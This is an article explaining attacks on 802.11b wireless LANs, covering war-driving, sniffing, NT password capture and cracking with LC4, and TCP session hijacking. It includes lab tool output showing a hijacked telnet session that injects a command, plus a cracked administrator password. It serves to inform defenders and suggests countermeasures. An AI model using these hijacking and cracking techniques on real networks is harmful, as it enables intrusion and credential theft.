802.11 security – the attacks explained – part1

Mark Osborne explains just how wireless networks can be attacked and what the industry needs to develop to protect themselves.

1 Introduction

With every new technology comes a raft of conflicting information, the suppliers extol the advantages whilst the security theorist whinge-on constantly about non-specific, unquantifiable attacks. Meanwhile, the rest of us are left to try to weigh-up the risks of using WLANS – against the obvious advantages of WLANS. Many, *the quick & the brave*, make the decision to get the benefits, choosing to ignore risks.

This articles plans to set out the major attacks that could be launched against an 802.11 LAN. It then uses the internet, a medium we all know and hopefully are fairly comfortable with, in a comparison that highlights threats that an organisation using the 802.11b networks would be exposed to. The final objective is to provide a benchmark that will allow people to define the effort and expenditure necessary on defining WLANs.

All the attacks were actually conducted on a demonstration LAN by the author himself to prove that they were very feasible – We certainly don't need more theoretical attacks and conjecture in the security industry. Unfortunately, this means that some of the text is necessarily technical – but we include pictures. Please don't discount this article, as many will do because it is technically specific – Poor businessman have always justified there lack of vision by such excuses, image a world where helicopters were not air worthy because the chief exec did not understand the notion of rotational lift or cyclic control. **BEWARED WARNED** – regulators are beginning to hold company officers directly responsible for bad security.

1.1 Vulnerability Assessments need vulnerabilities!!

The attacks have been grouped into a standard classification that is commonly used in the analysis of intrusions or attempted intrusions. Furthermore, within each class we defined a number of classic or common exploits as an example. The classes of vulnerabilities are as follows:

Reconnaissance class – Network Identification Attacks like Zone transfers, port scanning or OS identification to determine the nature of the network.


Message interception aka Sniffing – Sniffing, the act of eavesdropping on messages (confidential business data or passwords) in transit.

Message Insertion – Producing a bogus message that appears valid to the recipient. Hackers often spoof addresses and use sequence number prediction to defeat address based authentication – the most common type of this attack.

Server Masquerade – Bogus servers pretending to be another website to collect authentication information. Typically, DNS spoofing, cross-site scripting or route subversion is all types of this attack.   Often known as *Server Spoofing*.

Disruption of service – Downing the system/network or overloading it with messages. Typical, attacks in this section would be ping-o-death, fraggle or synflood.

1.2 Attack direction – the object of desire



The diagram above shows a basic wireless LAN. It also shows the standard attack (*target 1*) – Where the hacker attacker attempts to access servers on the corporate wired LAN. Most of the attacks described in this article represent an attack of this type.

The other prime target that is oft discussed is the AP (as shown by the arrow target 3).

Most papers ignore the vulnerability of the typical workstation. When a laptop connects to a wireless LAN, it becomes completely exposed to any IP based attack. This is represented by *attack direction 2*. This is because the AP just acts as a HUB, in fact a hub that is connected to an external and very public network, like the Internet. Without proper personal-firewalls, Trojans can be planted in the laptop or it can be used as route into the corporate LAN. This must be the greatest organisation risk – www.honeynet.org found that a raw Win98 install would survive less that a day with a direct connection to the internet – we must conclude that the survival-rate of a wireless laptop would the same or less.

Lastly comes TARGET 4 – the rogue access point. These come in two classes, (1) the unofficial access points installed by user departments that represent a backdoor into your network and (2) the malevolent access points that form a man in the middle attacks.

Points of note: -

☞ Desktop firewalls and virus scanners should be installed before going wireless.

1.3 The bottom-line at the top

In our simulated attacks shown below, we pretty clearly demonstrate that 802.11b represents a significant security exposure. Most of the tools used are freely available and are used in hacking. This allows us to make a direct comparison to the Internet, a technology that most of us feel comfortable with. To try and quantify the threat, we have done a direct comparison with the Internet.

Attack class	Specific attack	802.11b	Internet
Reconnaissance class	Port scanning	Same level of exposure as the internet	Same level of exposure as the 802.11b
	OS Identification	Same level of exposure as the internet	Same level of exposure as the

Attack class	Specific attack	802.11b	Internet
			802.11b
Message interception aka sniffing	Sniffing	Easier – data more accessible than the internet BUT if you stand outside your kit might get wet.	Less exposed – unless you have access to an ISP.
Message Insertion	TCP spoofing	Same level of exposure as the internet	Same level of exposure as the 802.11b
	UDP spoofing	Same level of exposure as the internet	Same level of exposure as the 802.11b
	TCP session spoofing	Easier and much more reliable than the internet	Less exposed
Server Masquerade	DSN & RIP spoofing	Easier and much more reliable than the internet	Less exposed
	Man-in-the Middle (or AP in the middle)	Easier and much more reliable than the internet	Less exposed
Disruption of service	Fraggle, Synflood Ping-of-death	Same level of exposure as the internet	Same level of exposure as the 802.11b
	Media specific	Radio is susceptible to jamming and interference. PLUS there are a number of exploits that are lethal to 802.11 Wlans. These can guarantee a network is not usable.	Wired networks are robust and often have alternate standby links


2 The attacks in the RaW

2.1 Reconnaissance Attacks aka Drive-by hacking

The Internet is a public network and as such the various points of presence you have are meant to be public i.e. known about by the general populace; what would be the point of www.nobody-knows.co.uk?? Secret websites would be pointless.
LANs are usually different and are inherently private with virtually no public facing systems installed. As these systems are supposed to be private, they would general not have “hardened” security like the equivalent public system. Likewise Wlans, the wireless equivalent of a LANs, are supposed to be private. However, as the radio signals from Wlans often extend by hundreds of feet past the building perimeter, we cannot guarantee this. To exploit this the hacker has to discover your network. His attempts to do this would be classified as *Reconnaissance Attacks* – usually, a harmless intelligence gathering before a digital tempest.

Typically a hacker will locate your network by War-driving – to do this he obtains an ordinary WLAN network card and freely available scanning software. Then by simply cruising the target neighbourhood, the hackers can easily detect networks and establish if they are able to connect to them. To make the job easier, you probably can go to *www.netstumbler.org* to get a map of possible wlans. And as our surveys highlight, in most cases they will succeed because of general poor security.

To scan for Wireless Networks, you need a scanner - The most well known of these is net stumbler, but virtually every network card comes with software capable of locating Wlan networks – as the screen shots below show.



Available SSIDs Near Me :

SSID	BSSID (MAC)	Channel	Signal	Noise	Supp TxRate (Mbit)	WEP	InfraStruc
test	00-06-25-53-E0-8E	1	18	1	1/2/5.5/11		Yes
Bank-Network	00-06-25-53-E7-8C	1	18	1	1/2/5.5/11		Yes

Currently associated SSID:

Current Connection

Transmit	626	Bytes/s
Receive	872	Bytes/s
Link Quality		(26%)
Signal Strength		(0%)
Noise Level		(0%)

TCP/IP Configuration

IP address is obtained from DHCP server

IP Address	169.254.150.103
Subnet Mask	255.255.0.0
Default Gateway	0.0.0.0

Figure 1: a network scan

2.1.1 Scanning explained

There are two types of network scan, active or passive:-

1) active scanning, the scanner sends a probe packet to which the access-point responds with numerous beacon packets
2) passive scanning is where the scanner just listens to the regular transmitted beacon packets.

It should be noted that both the advertising process (i.e. the beacon packet transmission) and the solicitation/selection process are an essential part of the 802.11 protocol – The negative effect of these can only be minimised (by say, using a cloaking option on the AP) but not entirely eradicated so they will be used by valid or malevolent users.

The combination of your physical location (i.e. outside a big bank) and the network name ("***SSID***") provides you an indication of what you are accessing. In Figure 1, the network name "***Bank network***" is a promising and tantalising target that a hacker would find difficult to resist and would almost certainly decide to investigate further.

Further investigate can be done passively, see sniffing below. Or you can be less stealthy and pursue an active approach using traditional Internet style attacks. To do this you simply associate with the AP. This is a simple process which tells the Access Point that you want him to manage traffic for you . You may also request a DHCP server to allocated you an IP address. Then you simply use the tools of your choice to enumerate and highlight potential vulnerabilities. And because it is an IP network, all your favourite Internet security tools will work.

Points of note :-

☞ Changing the name of your network does ***NOT*** add any security; it is transmitted unencrypted in clear text for all to see. However, a mundane name might encourage less unwanted attention than a name full of promise to the malevolent hacker, like Bank network. Some recommend the use of unprintable characters in the ESSID because some hacker tools can't cope with them. Be warned man normal utilities can't either.

☞ Scanning and war-driving isn't restricted to the hardened hacker, anyone that can operate a laptop with a wireless network card has probably got the equipment, software and opportunity necessary to pose a threat. Remove the temptation, scan your exterior regularly and reposition Aps or fit them with directional antenna to reduce leakage.

2.2 Message interception aka Sniffing

Although a hackers may sniff networks for business data like credit card numbers as performed by the much-publicised Mitnick - In practice hackers usually sniff with the aim of intercepting passwords.

They may also run a sniffer for a period of time to:

1) Passively identify server targets without alerting potential victims with noisy activity like port scanning.


2) Passively identify clients IP addresses, with a view to attacking them.
3) Passively identify client laptop MAC address to defeat MAC address based authentication.

On the Internet, it is well-known that in many protocols like telnet or ftp, passwords are transmitted in clear text and can be intercepted by any sniffer. Unfortunately, the same is true for 802.11 networks – in fact it is easier, the hacker doesn't even have to plug in a network cable or be on the route of transmission, so his laptop can stay safely in his bag, unnoticed, while the evil-deed is done.

Even NT users are not safe. The NT architecture used an encrypted (all be it flawed) scheme for transmitting passwords. Worryingly, the specialist tools for cracking NT passwords like *LC4* work happily on wireless network and can be used to crack encrypted NT4 passwords.

The screen shots below shows how a client's login credentials are captured when he logs into a NT Server from his laptop over a wireless LAN. It is a two stage process: in the diagrams below .

1) Figure 2 shows the tool intercepting a NT4 login session, and then
2) Figure 3shows the tool cracking the password.




Sniffed network traffic:

Source IP	Destination IP	Domain\Username	Challenge
192.168.1.99	192.168.1.50	SLAPPER\administrator	26761eaf7

Press 'Start Sniffing' to begin capturing data from the network. When you are done, click 'Stop Sniffing' and the press the 'Import' button to keep the data, or the 'Cancel' button to discard it.
It will take a varying amount of time for network traffic to appear in the box above based on your network utilization. Networks that are 'switched' may limit capture to communications involving this local machine.

Selected device: \Device\Packet_{02FD0D96-5E5F-49EB-

Figure 2:LC4 intercepting a NT4 session



Domain	User Name	LM Password	<8	NTLM Passw
	SLAPPER\administrator	NETWORK0		network0

```
DICTIONARY STATUS
__words_total
        29157
___words_done
        29157
_______%_done
     100.000%

BRUTE FORCE
_time_elapsed
  0d 0h 0m 0s
____time_left

_______%_done

_current_test

______keyrate

SUMMARY
__total_users
            1
audited_users
            1
```

Dictionary 1 of 1 [C:\Program Files\@stake\LC4\words-english.dic]

Figure 3: LC4 successfully cracking a password

Points of note :-


☞ Encryption of some type is necessary otherwise even NT passwords will be compromised.

Message Insertion

Message Insertion is producing a bogus message that appears valid to the recipient. This can be for the purpose of session stealing (to take over an already authenticated service) or simply to add bogus data at the end of an existing session. To achieve this a hacker will have to spoof a source addresses, which is a relatively simple task for UDP transactions. There is an added complexity for TCP/IP connections as each packet has a unique sequence number and acknowledgement. This necessitates the use ***sequence number prediction***. Although various methods exist, the most reliable require the program to sniff several packets from the network to get the sequence numbers.

Now with many of the more recent card drivers, it is impossible to go into promiscuous mode (sniff) and send packets at the same time. This true of many Prism2.0-2.5 drivers. It also means that advanced session spoofing would be less reliable.

However, we have noticed that older Linux wavelan drivers will happily drive modern Dlink 650 or ZoomAir cards – transmitting packets and operating in promiscuous mode at the same time. This means that very reliable address spoofing code like sniper or hijack.c will work. And it does, as shown below:




```
 root@honey code]# ./hijack 192.168.1.77 1035 192.168.0.14
Starting Hijacking demo - Brecht Claerhout 1996
-----------------------------------------------

Takeover phase 1: Stealing connection.
  Sending Spoofed clean-up data...
  Waiting for spoof to be confirmed...
Phase 1 ended.

Takeover phase 2: Getting on track with SEQ/ACK's again
  Server SEQ: 91DFA6BF (hex)    ACK: 8020B1C (hex)
Phase 2 ended.

Takeover phase 3: Sending MY data.
  Sending evil data.
  Waiting for evil data to be confirmed...
Phase 3 ended.
_]0;root@honey: /root/code_[root@honey code]# _[K
[root@honey code]#
```

In this case it was used to hijack an already authenticated telnet session and add the UNIX command *“echo HACKED >> .profile”* to the end of the session. (obviously this could be far more malevolent)



```
No. .  Time       Source           Destination        Protocol  Info
    70 145.500540 TribeSta_01:9d:ab ff:ff:ff:ff:ff:ff ARP       Who has 192.168.1.11?  Tell 192.168.1.24
    71 145.501390 192.168.0.14     192.168.1.77       TELNET    Telnet Data ...
    72 145.501621 3COM_49:ad:4d    TribeSta_01:9d:ab  ARP       192.168.1.11 is at 00:01:03:49:ad:4d
    73 145.501644 192.168.1.77     192.168.0.14       TELNET    Telnet Data ...
    74 145.559997 192.168.0.14     192.168.1.77       TCP       telnet > 1035 [ACK] Seq=2447353480 Ack=134351
    75 145.560949 192.168.1.77     192.168.0.14       TCP       1035 > telnet [ACK] Seq=134351634 Ack=2447353
    76 145.561272 192.168.0.14     192.168.1.77       TELNET    Telnet Data ...
    77 145.561496 192.168.0.14     192.168.1.77       TCP       telnet > 1035 [ACK] Seq=2447353535 Ack=134351
    78 145.561712 192.168.1.77     192.168.0.14       TCP       1035 > telnet [ACK] Seq=134351634 Ack=2447353
    79 145.561920 192.168.1.77     192.168.0.14       TCP       1035 > telnet [ACK] Seq=134351634 Ack=2447353
    80 145.562133 192.168.0.14     192.168.1.77       TCP       telnet > 1035 [ACK] Seq=2447353535 Ack=134351
    81 145.563522 192.168.0.14     192.168.1.77       TCP       telnet > 1035 [ACK] Seq=2447353535 Ack=134351
    82 145.563671 192.168.1.77     192.168.0.14       TELNET    Telnet Data ...
    83 145.564182 192.168.1.77     192.168.0.14       TCP       1035 > telnet [ACK] Seq=134351634 Ack=2447353
    84 145.570011 192.168.1.77     192.168.0.14       TCP       1035 > telnet [ACK] Seq=134351634 Ack=2447353
    85 145.570268 192.168.0.14     192.168.1.77       TELNET    Telnet Data ...
```

